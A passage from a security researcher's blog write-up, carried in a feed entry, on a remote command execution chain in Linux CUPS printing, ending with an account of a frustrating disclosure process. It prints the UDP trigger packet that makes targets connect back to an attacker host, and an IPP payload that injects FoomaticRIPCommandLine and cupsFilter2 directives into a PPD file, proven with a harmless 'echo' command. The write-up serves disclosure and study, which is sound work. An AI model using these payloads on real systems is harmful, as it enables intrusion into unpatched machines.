class="number">1</span>,</span><br><span class="line">  username, <span class="keyword">sizeof</span>(username) - <span class="number">1</span>,</span><br><span class="line">  host, <span class="keyword">sizeof</span>(host) - <span class="number">1</span>,</span><br><span class="line">  &amp;port,</span><br><span class="line">  resource, <span class="keyword">sizeof</span>(resource)- <span class="number">1</span>);</span><br></pre></td></tr></table></figure><p>After some further validation and parsing, this URL and other data are then passed as arguments to the <a href="https://github.com/OpenPrinting/cups-browsed/blob/c12b9cf5a906ab16971f5d060f291f9a58edadac/daemon/cups-browsed.c#L10211">examine_discovered_printer_record function</a>, which ultimately executes <a href="https://github.com/OpenPrinting/cups-browsed/blob/c12b9cf5a906ab16971f5d060f291f9a58edadac/daemon/cups-browsed.c#L7644">create_remote_printer_entry</a>. The <code>create_remote_printer_entry</code> function will then call <a href="https://github.com/OpenPrinting/cups-browsed/blob/c12b9cf5a906ab16971f5d060f291f9a58edadac/daemon/cups-browsed.c#L7828">cfGetPrinterAttributes</a> from <code>libcupsfilters</code>:</p><figure class="highlight c"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br><span class="line">12</span><br><span class="line">13</span><br><span class="line">14</span><br><span class="line">15</span><br><span class="line">16</span><br></pre></td><td class="code"><pre><span class="line"><span class="comment">// For a remote CUPS printer our local queue will be raw or get a</span></span><br><span class="line"><span class="comment">// PPD file from the remote CUPS server, so that the driver on the</span></span><br><span class="line"><span class="comment">// remote CUPS server gets used. So we will not generate a PPD file</span></span><br><span class="line"><span class="comment">// or interface script at this point.</span></span><br><span class="line">p-&gt;netprinter = <span class="number">0</span>;</span><br><span class="line"><span class="keyword">if</span> (p-&gt;uri[<span class="number">0</span>] != <span class="string">&#x27;\0&#x27;</span>)</span><br><span class="line">&#123;</span><br><span class="line">    p-&gt;prattrs = cfGetPrinterAttributes(p-&gt;uri, <span class="literal">NULL</span>, <span class="number">0</span>, <span class="literal">NULL</span>, <span class="number">0</span>, <span class="number">1</span>);</span><br><span class="line">    debug_log_out(cf_get_printer_attributes_log);</span><br><span class="line">    <span class="keyword">if</span> (p-&gt;prattrs == <span class="literal">NULL</span>)</span><br><span class="line">    &#123;</span><br><span class="line">        debug_printf(<span class="string">&quot;get-printer-attributes IPP call failed on printer %s (%s).\n&quot;</span>,</span><br><span class="line">            p-&gt;queue_name, p-&gt;uri);</span><br><span class="line">        <span class="keyword">goto</span> fail;</span><br><span class="line">    &#125;</span><br><span class="line">&#125;</span><br></pre></td></tr></table></figure><p>To understand what this means, we’ll need to briefly mention what the IPP protocol is, but for now the key points are:</p><ul><li>A packet containing any URL, in the form of <code>0 3 http://&lt;ATTACKER-IP&gt;:&lt;PORT&gt;/printers/whatever</code>, gets to UDP port 631</li><li>This triggers a sequence of events that result in cups-browsed connecting to that URL, a drive-by kind of thing.</li></ul><p>So I tell to myself: <em>there’s no freaking way that if I send this packet to a public IP running CUPS (thank you shodan.io), that computer will connect back to the server I specified. No way.</em> </p><p>I hack some python code together, fire up a VPS and try anyway.</p><p><img src="/images/2024/cups1/passive_info.png" alt="leak"></p><p>HOLY SH!!!!! Not only it connected back immediately, but it also reported the exact kernel version and architecture in the User-Agent header! We’ll see later how this protocol also reports the requesting username (on the target) for some requests. Also this aspect, that to me <a href="https://cwe.mitre.org/data/definitions/200.html">matches pretty well with CWE-200</a>, has been reported and just scoffed off as  part of the mechanism. Alright … let’s not waste time on arguing whether or not this is a problem, let’s get to the juicy stuff. We know that this thing talks HTTP and POSTs some semi binary payload, what the hell is that?</p><h2 class="heading-anchor" id="Internet-Printing-Protocol"><a href="#Internet-Printing-Protocol" class="anchor-link" aria-hidden="true">#</a><a href="#Internet-Printing-Protocol" class="headerlink" title="Internet Printing Protocol"></a>Internet Printing Protocol</h2><p>The <a href="https://en.wikipedia.org/wiki/Internet_Printing_Protocol">Internet Printing Protocol</a>, in short IPP, <em>is a specialized communication protocol for communication between client devices (computers, mobile phones, tablets, etc.) and printers (or print servers). It allows clients to submit one or more print jobs to the network-attached printer or print server, and perform tasks such as querying the status of a printer, obtaining the status of print jobs, or cancelling individual print jobs.</em></p><p>Essentially, the system now believes that we are a printer and it is sending us, encapsulated in HTTP, a <a href="https://ftp.pwg.org/pub/pwg/ipp/registrations/reg-ippgupa-20171214.pdf">Get-Printer-Attributes</a> request in order to fetch printer attributes such as the model, vendor and several others. It makes sense, the system discovered a new printer and somehow it has to know what it is. Well …</p><p><img src="/images/2024/cups1/im_your_printer.jpg" alt="i&#39;m your printer now"></p><p>I went back to writing some code and, by using the <a href="https://github.com/h2g2bob/ipp-server">ippserver python package</a> I was now able to respond properly, with attributes I controlled, to the service request. My fake printer was immediately added to the local printers with no notification whatsoever to the user.</p><p><img src="/images/2024/cups1/god.jpg" alt="omg"></p><p>AMAZING!</p><p>What can we do with this? At this point I enabled debug logs in the service so I could observe what was going on when my fake printer was being discovered and added, and noticed these lines:</p><figure class="highlight plain"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br></pre></td><td class="code"><pre><span class="line">...</span><br><span class="line">Wed Sep  4 13:15:32 2024 127517144909504 Creating permanent CUPS queue God_192_168_50_19.</span><br><span class="line">Wed Sep  4 13:15:32 2024 127517144909504 Loading saved printer options for God_192_168_50_19 from &#x2F;var&#x2F;cache&#x2F;cups-browsed&#x2F;cups-browsed-options-God_192_168_50_19</span><br><span class="line">Wed Sep  4 13:15:32 2024 127517144909504 Failed reading file &#x2F;var&#x2F;cache&#x2F;cups-browsed&#x2F;cups-browsed-options-God_192_168_50_19, probably no options recorded yet</span><br><span class="line">Wed Sep  4 13:15:32 2024 127517144909504 Print queue God_192_168_50_19 is for remote CUPS queue(s) and we get notifications from CUPS, using implicit class device URI implicitclass:&#x2F;&#x2F;God_192_168_50_19&#x2F;</span><br><span class="line">Wed Sep  4 13:15:32 2024 127517144909504 PPD generation successful: PDF PPD generated.</span><br><span class="line">Wed Sep  4 13:15:32 2024 127517144909504 Created temporary PPD file: &#x2F;tmp&#x2F;00f9466d902dc</span><br><span class="line">Wed Sep  4 13:15:32 2024 127517144909504 Using PPD &#x2F;tmp&#x2F;00f9466d902dc for queue God_192_168_50_19.</span><br><span class="line">Wed Sep  4 13:15:32 2024 127517144909504 Editing PPD file &#x2F;tmp&#x2F;00f9466d902dc for printer God_192_168_50_19, setting the option defaults of the previous cups-browsed session and doing client-side filtering of the job, saving the resulting PPD in &#x2F;tmp&#x2F;00f9466d9231e.</span><br><span class="line">Wed Sep  4 13:15:32 2024 127517144909504 Non-raw queue God_192_168_50_19 with PPD file: &#x2F;tmp&#x2F;00f9466d9231e</span><br><span class="line">...</span><br></pre></td></tr></table></figure><p>Wait what?! It looks like the service fetches these attributes and then creates some sort of temporary file, a “PPD”, on which these attributes are possibly saved.</p><p>If we search for the <code>PPD generation successful</code> string that appears in the logs, we find ourselves in the <a href="https://github.com/OpenPrinting/cups-browsed/blob/c12b9cf5a906ab16971f5d060f291f9a58edadac/daemon/cups-browsed.c#L8622-L8650">create_queue function</a>, where we can see how the attributes are passed to the <code>ppdCreatePPDFromIPP2</code> API in <code>libppd</code>:</p><figure class="highlight c"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br><span class="line">12</span><br><span class="line">13</span><br><span class="line">14</span><br><span class="line">15</span><br><span class="line">16</span><br><span class="line">17</span><br><span class="line">18</span><br><span class="line">19</span><br><span class="line">20</span><br><span class="line">21</span><br><span class="line">22</span><br><span class="line">23</span><br><span class="line">24</span><br><span class="line">25</span><br><span class="line">26</span><br><span class="line">27</span><br><span class="line">28</span><br><span class="line">29</span><br></pre></td><td class="code"><pre><span class="line"><span class="comment">// If we do not want CUPS-generated PPDs or we cannot obtain a</span></span><br><span class="line"><span class="comment">// CUPS-generated PPD, for example if CUPS does not create a</span></span><br><span class="line"><span class="comment">// temporary queue for this printer, we generate a PPD by</span></span><br><span class="line"><span class="comment">// ourselves</span></span><br><span class="line">printer_ipp_response = (num_cluster_printers == <span class="number">1</span>) ? p-&gt;prattrs :</span><br><span class="line">printer_attributes;</span><br><span class="line"><span class="keyword">if</span> (!ppdCreatePPDFromIPP2(ppdname, <span class="keyword">sizeof</span>(ppdname), printer_ipp_response,</span><br><span class="line">        make_model,</span><br><span class="line">        pdl, color, duplex, conflicts, sizes,</span><br><span class="line">        default_pagesize, default_color,</span><br><span class="line">        ppdgenerator_msg, <span class="keyword">sizeof</span>(ppdgenerator_msg)))</span><br><span class="line">&#123;</span><br><span class="line">    <span class="keyword">if</span> (errno != <span class="number">0</span>)</span><br><span class="line">        debug_printf(<span class="string">&quot;Unable to create PPD file: %s\n&quot;</span>,</span><br><span class="line">            strerror(errno));</span><br><span class="line">    <span class="keyword">else</span></span><br><span class="line">        debug_printf(<span class="string">&quot;Unable to create PPD file: %s\n&quot;</span>,</span><br><span class="line">            ppdgenerator_msg);</span><br><span class="line">    p-&gt;status = STATUS_DISAPPEARED;</span><br><span class="line">    current_time = time(<span class="literal">NULL</span>);</span><br><span class="line">    p-&gt;timeout = current_time + TIMEOUT_IMMEDIATELY;</span><br><span class="line">    <span class="keyword">goto</span> end;</span><br><span class="line">&#125;</span><br><span class="line"><span class="keyword">else</span></span><br><span class="line">&#123;</span><br><span class="line">    debug_printf(<span class="string">&quot;PPD generation successful: %s\n&quot;</span>, ppdgenerator_msg);</span><br><span class="line">    debug_printf(<span class="string">&quot;Created temporary PPD file: %s\n&quot;</span>, ppdname);</span><br><span class="line">    ppdfile = strdup(ppdname);</span><br><span class="line">&#125;</span><br></pre></td></tr></table></figure><p>We finally get to libppd, where the <a href="https://github.com/OpenPrinting/libppd/blob/0d90320157135b9ec585617e1545793b274c7f82/ppd/ppd-generator.c#L182">ppdCreatePPDFromIPP2 API</a> is used to <a href="https://github.com/OpenPrinting/libppd/blob/0d90320157135b9ec585617e1545793b274c7f82/ppd/ppd-generator.c#L353">save some of those attacker controlled text attributes</a> to a file with a very specific, line oriented syntax, without any sanitization whatsoever:</p><figure class="highlight c"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br><span class="line">12</span><br><span class="line">13</span><br><span class="line">14</span><br><span class="line">15</span><br><span class="line">16</span><br><span class="line">17</span><br><span class="line">18</span><br><span class="line">19</span><br><span class="line">20</span><br><span class="line">21</span><br><span class="line">22</span><br><span class="line">23</span><br><span class="line">24</span><br><span class="line">25</span><br></pre></td><td class="code"><pre><span class="line"><span class="keyword">if</span> ((attr = ippFindAttribute(supported, <span class="string">&quot;printer-make-and-model&quot;</span>,</span><br><span class="line">       IPP_TAG_TEXT)) != <span class="literal">NULL</span>)</span><br><span class="line">    strlcpy(make, ippGetString(attr, <span class="number">0</span>, <span class="literal">NULL</span>), <span class="keyword">sizeof</span>(make));</span><br><span class="line">  <span class="keyword">else</span> <span class="keyword">if</span> (make_model &amp;&amp; make_model[<span class="number">0</span>] != <span class="string">&#x27;\0&#x27;</span>)</span><br><span class="line">    strlcpy(make, make_model, <span class="keyword">sizeof</span>(make));</span><br><span class="line">  <span class="keyword">else</span></span><br><span class="line">    strlcpy(make, <span class="string">&quot;Unknown Printer&quot;</span>, <span class="keyword">sizeof</span>(make));</span><br><span class="line"></span><br><span class="line">  <span class="keyword">if</span> (!strncasecmp(make, <span class="string">&quot;Hewlett Packard &quot;</span>, <span class="number">16</span>) ||</span><br><span class="line">      !strncasecmp(make, <span class="string">&quot;Hewlett-Packard &quot;</span>, <span class="number">16</span>))</span><br><span class="line">  &#123;</span><br><span class="line">    model = make + <span class="number">16</span>;</span><br><span class="line">    strlcpy(make, <span class="string">&quot;HP&quot;</span>, <span class="keyword">sizeof</span>(make));</span><br><span class="line">  &#125;</span><br><span class="line">  <span class="keyword">else</span> <span class="keyword">if</span> ((model = <span class="built_in">strchr</span>(make, <span class="string">&#x27; &#x27;</span>)) != <span class="literal">NULL</span>)</span><br><span class="line">    *model++ = <span class="string">&#x27;\0&#x27;</span>;</span><br><span class="line">  <span class="keyword">else</span></span><br><span class="line">    model = make;</span><br><span class="line"></span><br><span class="line">  cupsFilePrintf(fp, <span class="string">&quot;*Manufacturer: \&quot;%s\&quot;\n&quot;</span>, make);             <span class="comment">// &lt;--- LOL</span></span><br><span class="line">  cupsFilePrintf(fp, <span class="string">&quot;*ModelName: \&quot;%s %s\&quot;\n&quot;</span>, make, model);      <span class="comment">// &lt;--- LOL</span></span><br><span class="line">  cupsFilePrintf(fp, <span class="string">&quot;*Product: \&quot;(%s %s)\&quot;\n&quot;</span>, make, model);      <span class="comment">// &lt;--- LOL</span></span><br><span class="line">  cupsFilePrintf(fp, <span class="string">&quot;*NickName: \&quot;%s %s, %sdriverless, %s\&quot;\n&quot;</span>,</span><br><span class="line"> make, model, (is_fax ? <span class="string">&quot;Fax, &quot;</span> : <span class="string">&quot;&quot;</span>), VERSION);</span><br><span class="line">  cupsFilePrintf(fp, <span class="string">&quot;*ShortNickName: \&quot;%s %s\&quot;\n&quot;</span>, make, model);  <span class="comment">// &lt;--- LOL</span></span><br></pre></td></tr></table></figure><p>Notice how many attributes are fprintf’ed, unescaped, into the file. The <code>printer-make-and-model</code> is just <strong>one</strong> of them. So, <strong>what the hell is a PPD file now?</strong></p><p>NOTE: These two API are also used in other parts of the overall CUPS system, not just the discovery. IYKWIM.</p><h2 class="heading-anchor" id="PostScript-Printer-Description"><a href="#PostScript-Printer-Description" class="anchor-link" aria-hidden="true">#</a><a href="#PostScript-Printer-Description" class="headerlink" title="PostScript Printer Description"></a>PostScript Printer Description</h2><p><a href="https://en.wikipedia.org/wiki/PostScript_Printer_Description">PostScript Printer Description (PPD)</a> files <em>are created by vendors to describe the entire set of features and capabilities available for their PostScript printers.</em><br><em>A PPD also contains the PostScript code (commands) used to invoke features for the print job. As such, PPDs function as drivers for all PostScript printers, by providing a unified interface for the printer’s capabilities and features.</em></p><p>So a PPD file is a text file provided by a vendor that describes in a domain specific language the printer capabilities to CUPS and instructs it on how to use it properly. It looks something like this:</p><figure class="highlight plain"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br></pre></td><td class="code"><pre><span class="line">*% &#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;</span><br><span class="line">*% Basic Device Capabilities</span><br><span class="line">*% &#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;&#x3D;</span><br><span class="line">*LanguageLevel: &quot;2&quot;</span><br><span class="line">*ColorDevice: True</span><br><span class="line">*DefaultColorSpace: CMYK</span><br><span class="line">*TTRasterizer: Type42</span><br><span class="line">*FileSystem: False</span><br><span class="line">*Throughput: &quot;10&quot;</span><br></pre></td></tr></table></figure><p>And there are <strong>tons</strong> of different instructions that are supported and can be used to do all sorts of things. I spent a few hours <a href="https://web.mit.edu/PostScript/Adobe/Documents/5003.PPD_Spec_v4.3.pdf">just reading the PPD specs</a> (thank you MIT), and studying the <a href="https://www.cups.org/doc/spec-ppd.html">CUPS specific extensions</a> in order to find something I could rely to perform an attack. And then I found about the <code>cupsFilter2</code> directive:</p><p><img src="/images/2024/cups1/cupsfilter2.png" alt="cupsFilter2"></p><p>A filter is any executable contained in the <code>/usr/lib/cups/filter</code> path (CUPS <em>does</em> check this, you can’t specify <em>any</em> binary), which will get executed when a print job is sent to the printer, in order to perform some document conversion if the printer doesn’t support that specific format. So, given that we have a constraint on which binary we can execute, we need to find a way to leverage one of the existing filters to run arbitrary commands. And also bypass <a href="https://github.com/OpenPrinting/cups-browsed/blob/c12b9cf5a906ab16971f5d060f291f9a58edadac/daemon/cups-browsed.c#L8939">these checks here</a>, which only takes a space before the colon.</p><h2 class="heading-anchor" id="The-problematic-child-foomatic-rip"><a href="#The-problematic-child-foomatic-rip" class="anchor-link" aria-hidden="true">#</a><a href="#The-problematic-child-foomatic-rip" class="headerlink" title="The problematic child: foomatic-rip"></a>The problematic child: foomatic-rip</h2><p>Another search revealed pretty quickly what could be defined as the <em>necessary evil</em> of the CUPS family, the <a href="https://linux.die.net/man/1/foomatic-rip">foomatic-rip filter</a>. This executable has a long history of being leveraged for exploitation, starting from the first known (to me at least) <a href="https://nvd.nist.gov/vuln/detail/CVE-2011-2964">CVE-2011-2964</a> and <a href="https://nvd.nist.gov/vuln/detail/CVE-2011-2697">CVE-2011-2697</a> back in 2011. The filter accepted the <code>FoomaticRIPCommandLine</code> directive in the PPD that would allow ANY command to be executed through it. Nice!</p><p>According to the records, <a href="https://github.com/Distrotech/foomatic-filters/commit/20f05ab502d9e7a5bef58de16eca82d3745a7ad9">this is the commit</a> that fixed those CVEs. However, you might have noticed that this package is different and it’s called <code>foomatic-filters</code>. When <a href="https://unix.stackexchange.com/questions/378557/what-is-the-difference-between-cups-filters-and-foomatic-filters">foomatic-filters was integrated in the CUPS system</a>, this fix was <strong>not</strong> ported to CUPS, as it is possible to verify by the <code>--ppd argument</code>, initially removed as part of the fix, and <a href="https://github.com/OpenPrinting/cups-filters/blob/90f04657ad3cac36ca1bfa96f62f3878166bc8f6/filter/foomatic-rip/foomaticrip.c#L983">still present in the code today</a>. And in fact, we can find mentions of the <code>FoomaticRIPCommandLine</code> directive being leveraged for arbitrary command execution in the more recent <a href="https://nvd.nist.gov/vuln/detail/CVE-2024-35235">CVE-2024-35235</a>. </p><p>So apparently <code>foomatic-rip</code> was a known issue (confirmed by the CUPS devs), but somehow it has not been fixed for … decades? <strong>Why is something that allows arbitrary commands in a generally untrusted context not considered a security issue worth fixing?</strong> I’ll tell you why! Because <strong>it’s very hard to fix</strong>. According to the CUPS developers:</p><blockquote><p>… it is very difficult to limit what can be provided in the FoomaticRIPCommandLine line in the PPD file. REDACTED and the rest of the OpenPrinting team have been talking about ways to limit what can be done through Foomatic without breaking existing drivers - we can certainly recommend that people not use Foomatic, but there are likely hundreds of older printer models (before 2010) that are only supported through Foomatic.</p></blockquote><p>And many of those hundreds of models, really use this directive <a href="https://github.com/search?q=repo:OpenPrinting/foomatic-db%20foomaticripcommandline&type=code">in creative ways</a> such as:</p><figure class="highlight plain"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br></pre></td><td class="code"><pre><span class="line">*FoomaticRIPCommandLine: &quot;(printf &amp;apos;\033%%-12345X@PJL\n@PJL JOB\n@PJL SET COPIES&#x3D;&amp;copies;\n&amp;apos;%G|perl -p -e &quot;s&#x2F;\x26copies\x3b&#x2F;1&#x2F;&quot;);</span><br><span class="line">(gs -q -dBATCH -dPARANOIDSAFER -dNOPAUSE -dNOINTERPOLATE %B%A%C %D%E | perl -p -e &quot;s&#x2F;^\x1b\x25-12345X&#x2F;&#x2F;&quot; | perl -p -e &quot;s&#x2F;\xc1\x01\x00\xf8\x31\x44&#x2F;\x44&#x2F;g&quot;);</span><br><span class="line">(printf &amp;apos;@PJL\n@PJL EOJ\n\033%%-12345X&amp;apos;)&quot;</span><br></pre></td></tr></table></figure><p>I had no idea that this can happen every time you print something, and to be frank it’s quite scary. They <strong>have</strong> to allow <code>FoomaticRIPCommandLine</code> to accept pretty much anything (including perl as you can see), or many printers will just stop working on UNIX.</p><h2 class="heading-anchor" id="Remote-Command-Execution-chain"><a href="#Remote-Command-Execution-chain" class="anchor-link" aria-hidden="true">#</a><a href="#Remote-Command-Execution-chain" class="headerlink" title="Remote Command Execution chain"></a>Remote Command Execution chain</h2><p>So, in theory, we should now be able to:</p><ul><li>Force the target machine to connect back to our malicious IPP server.</li><li>Return an IPP attribute string that will inject controlled PPD directives to the temporary file.</li><li>Wait for a print job to be sent to our fake printer for the PPD directives, and therefore the command, to be executed.</li></ul><p>Shall we? This is the configuration payload for the IPP server (this is a YAML file that you will be able to use with the next bettercap release and its new <code>zeroconf</code> and <code>ipp</code> modules):</p><figure class="highlight yaml"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br><span class="line">12</span><br><span class="line">13</span><br></pre></td><td class="code"><pre><span class="line"><span class="comment"># ... other configuration removed for brevity ...</span></span><br><span class="line"></span><br><span class="line"><span class="comment"># enables the IPP server</span></span><br><span class="line"><span class="attr">ipp:</span></span><br><span class="line">    <span class="comment"># this can be the name of an existing device</span></span><br><span class="line">    <span class="comment"># in which case its original IPP record will be transparently hijacked</span></span><br><span class="line">    <span class="attr">printer-name:</span> <span class="string">EVIL_PRINTER</span></span><br><span class="line"></span><br><span class="line">    <span class="comment"># where the magic happens, it&#x27;s important to preserve the new lines</span></span><br><span class="line">    <span class="attr">printer-privacy-policy-uri:</span> <span class="string">|</span></span><br><span class="line">        <span class="string">https://www.google.com/&quot;</span></span><br><span class="line">        <span class="string">*FoomaticRIPCommandLine:</span> <span class="string">&quot;echo 1 &gt; /tmp/PWNED&quot;</span></span><br><span class="line">        <span class="string">*cupsFilter2</span> <span class="string">:</span> <span class="string">&quot;application/pdf application/vnd.cups-postscript 0 foomatic-rip</span></span><br></pre></td></tr></table></figure><p>You can see how we’re returning a <code>printer-privacy-policy-uri</code> attribute string (it can be any of the many attributes saved to the PPD) that will:</p><ol><li>Set <code>printer-privacy-policy-uri</code> to <code>&quot;https://www.google.com/&quot;</code>, close the PPD string with the double quote, and add a new line.</li><li>Inject the <code>*FoomaticRIPCommandLine: &quot;echo 1 &gt; /tmp/PWNED&quot;</code> line with our command in the PPD.</li><li>Inject the <code>*cupsFilter2 : &quot;application/pdf application/vnd.cups-postscript 0 foomatic-rip</code> line (notice the spaces before and after the colon and no closing double quotes) directive to instruct CUPS to execute <code>/usr/lib/cups/filter/foomatic-rip</code> (with our <code>FoomaticRIPCommandLine</code>) when a print job is sent.</li></ol><p><img src="/images/2024/cups1/mrrobot.gif" alt="finally"></p><p>In this video you can see me on my attacker machine (on the left) using the first version of this exploit to attack my new laptop, a fully patched <code>Ubuntu 24.04.1 LTS</code> running <code>cups-browsed 2.0.1</code>, and (finally!!!) achieving command execution:</p><p><video src="/images/2024/cups1/exploit.mp4" width="100%" controls></video></p><h2 class="heading-anchor" id="Personal-Considerations"><a href="#Personal-Considerations" class="anchor-link" aria-hidden="true">#</a><a href="#Personal-Considerations" class="headerlink" title="Personal Considerations"></a>Personal Considerations</h2><p>You will maybe be thinking now <em>“wow, that’s a lot of stuff to read, code, RFCs, PDFs of forgotten standards, this research must have been so tiring”</em>, but in reality this was a weekend worth of rabbit holes, this was <strong>the fun part</strong>. The actual work, the heavy, boring stuff started when on September 5, after confirming my findings, I decided to open a security advisory on the OpenPrinting cups-browsed repository and do what to me was the right thing to do: responsible disclosure. </p><p>I won’t go into the details of the <a href="https://github.com/OpenPrinting/cups-browsed/security/advisories/GHSA-rj88-6mr5-rcw8">initial conversation</a>, or the <a href="https://github.com/OpenPrinting/libcupsfilters/security/advisories/GHSA-w63j-6g73-wmg5">ones</a> <a href="https://github.com/OpenPrinting/libppd/security/advisories/GHSA-7xfx-47qg-grp6">that</a> <a href="https://github.com/OpenPrinting/cups-filters/security/advisories/GHSA-p9rh-jxmq-gq47">followed</a>. You are free to read them (if they will ever open any of the threads and you are willing to read 50+ pages of conversations) or not, and make your own opinion. </p><p>While the research only took a couple of days, this part took 22. And this part was <strong>not</strong> fun. I will only say that to my personal experience, the responsible disclosure process is broken. That a lot is expected and taken for granted from the security researchers by triagers that behave like you have to “prove to be worth listening to” while in reality they barely care to process and understand what you are saying, only to realize you were right all along three weeks later (if at all).</p><p>Two days for the research, 249 lines of text for the fully working exploit.</p><p>Twenty-two days of arguments, condescension, several <a href="https://github.com/OpenPrinting/cups-browsed/issues/36">gaslighting attempts</a> (the things i’ve read these days … you have <em>no idea</em>), more or less subtle personal attacks, dozens of emails and messages, more than 100 pages of text in total. Hours and hours and hours and hours and <em>fucking hours</em>. Not to mention somehow being judged by a big chunk of the infosec community with a tendency of talking and judging situations they simply don’t know.</p><p>Let that sink in for a moment … <strong>WTAF</strong>.</p><p>And we’re <strong>not</strong> talking about time spent on fixes while I was impatient and throwing a tantrum on twitter. The <em>actual fixes</em> (or a part of them) started being pushed much later. The vast majority of the time has been spent arguing whether or not these were issues worth considering. While I was trying to report that there’s something bad that should be addressed asap, the devs were being dismissive (and pushing other code, also vulnerable, for other functionalities instead of fixing) because I dared to criticize the design of their software. While at the same time I was trying to reach out privately to de-escalate and assure whoever was getting offended that my intent was not adversarial:</p><p><img src="/images/2024/cups1/email.jpg" alt="email"></p><p>To the people that more or less directly questioned my integrity, accused me of spectacularization and of spreading FUD on my socials: I don’t do this for a living. I don’t need CVEs to get a job or to prove how good my <em>kung-fu</em> is. Or any attention other than what my projects and research already provide. I don’t play InfoSec Influencer&trade; like many. To put it like <a href="https://x.com/JavierGonzalez/status/1838730623982186773">Javier beautifully put it</a>, my mission was to interrupt the triagers focus until they re-prioritized. When I saw that what I thought was pretty serious was being dismissed as an annoyance, I used the only platform I had plus a pinch of drama as a tool to have them fucking re-prioritize. And it worked, wonderfully, more fixes happened after two tweets than with all the arguing and talking.</p><p>Don’t hate me, hate the system that forced me to do that in order to be taken seriously.</p><h3 class="heading-anchor" id="About-the-9-9-CVSS"><a href="#About-the-9-9-CVSS" class="anchor-link" aria-hidden="true">#</a><a href="#About-the-9-9-CVSS" class="headerlink" title="About the 9.9 CVSS"></a>About the 9.9 CVSS</h3><p>Somebody also accused of making things up, especially due to the 9.9 CVSS severity that I <a href="https://x.com/evilsocket/status/1838169889330135132">claimed in this tweet</a>. Granted, as <a href="https://x.com/evilsocket/status/1838220677389656127">I very transparently said in the thread</a>, I’m really not familiar with CVSS scores, how they are assigned and so on. But here’s a screenshot from the <a href="https://www.kb.cert.org/vince">VINCE report</a> of the initial CVSS scores, including the 9.9, being estimated by a RedHat engineer (and also reviewed by another one):</p><p><img src="/images/2024/cups1/cvss.png" alt="cvss"></p><p>As I said, I’m not an expert, and I think that the initial 9.9 was mostly due to the fact that the RCE is trivial to exploit and the package presence so widespread. Impact wise I wouldn’t classify it as a 9.9, but then again, what the hell do I know?</p><p>By the way, <strong>CERT’s VINCE either has a backdoor, or an inside leak, or has zero vetting on who they add to a disclosure</strong>, because <a href="https://breachforums.st/Thread-Undisclosed-Linux-Unauth-RCE-as-they-claim-Writeup-from-researcher?pid=844608#pid844608">there’s been a leak</a> of the exact markdown report that I only shared there, including the exploit.</p><p><img src="/images/2024/cups1/leak.jpg" alt="leak"></p><p>What a fucking circus.</p><h2 class="heading-anchor" id="One-More-Thing"><a href="#One-More-Thing" class="anchor-link" aria-hidden="true">#</a><a href="#One-More-Thing" class="headerlink" title="One More Thing"></a>One More Thing</h2><p>When initially I wrote <code>exploit.py</code>, it only sent the UDP packet and created the rogue IPP server. Then with time I started adding features to it, especially zeroconf advertising, and it became a tool. So at some point I decided to rewrite it in Go and integrate this new code in <a href="https://bettercap.org/">bettercap</a>, giving it the ability to transparently impersonate any service advertised via zeroconf / Bonjour / Avahi on a LAN and doing interesting things with the TXT records and specific service attributes, like IPP. And I discovered other interesting stuff :)</p><p>In part II of this series (date TBD since there’s another disclosure in process), we’ll see how to use these new bettercap modules (not yet released) to attack Apple macOS.</p><p>For now, I hope you enjoyed part I, <em>hack the planet!</em></p>]]></content>


    <summary type="html">&lt;p&gt;Hello friends, this is the first of two, possibly three (if and when I have time to finish the Windows research) writeups. We will start </summary>


    <category term="cups" scheme="https://www.evilsocket.net/tags/cups/"/>
    
    <category term="cups-browsed" scheme="https://www.evilsocket.net/tags/cups-browsed/"/>
    
    <category term="printer" scheme="https://www.evilsocket.net/tags/printer/"/>
    
    <category term="printing" scheme="https://www.evilsocket.net/tags/printing/"/>
    
    <category term="unix" scheme="https://www.evilsocket.net/tags/unix/"/>
    
    <category term="hacking" scheme="https://www.evilsocket.net/tags/hacking/"/>
    
    <category term="rce" scheme="https://www.evilsocket.net/tags/rce/"/>
    
    <category term="disclosure" scheme="https://www.evilsocket.net/tags/disclosure/"/>
    
    <category term="exploit" scheme="https://www.evilsocket.net/tags/exploit/"/>
    
    <category term="ipp" scheme="https://www.evilsocket.net/tags/ipp/"/>
    
    <category term="zeroconf" scheme="https://www.evilsocket.net/tags/zeroconf/"/>
    
